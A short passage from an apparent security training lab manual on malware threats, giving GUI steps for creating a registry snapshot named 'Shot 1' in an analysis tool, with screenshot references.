
- Now, click **TOOLS** from the menu bar and select **Registry Snapshots** option from the context menu.




- Registry Snapshots Comparison** window appears, click **Create Snapshot** option.



11. The process of taking a snapshot initializes and after it finishes, the **Snapshot Created** window appears; change the snapshot name to **Shot 1** in the **Enter the snapshot name** field and click **OK**.




12. **Shot 1** is created and appears in the middle pane, as shown in the screenshot.



Module 07 – Malware Threats

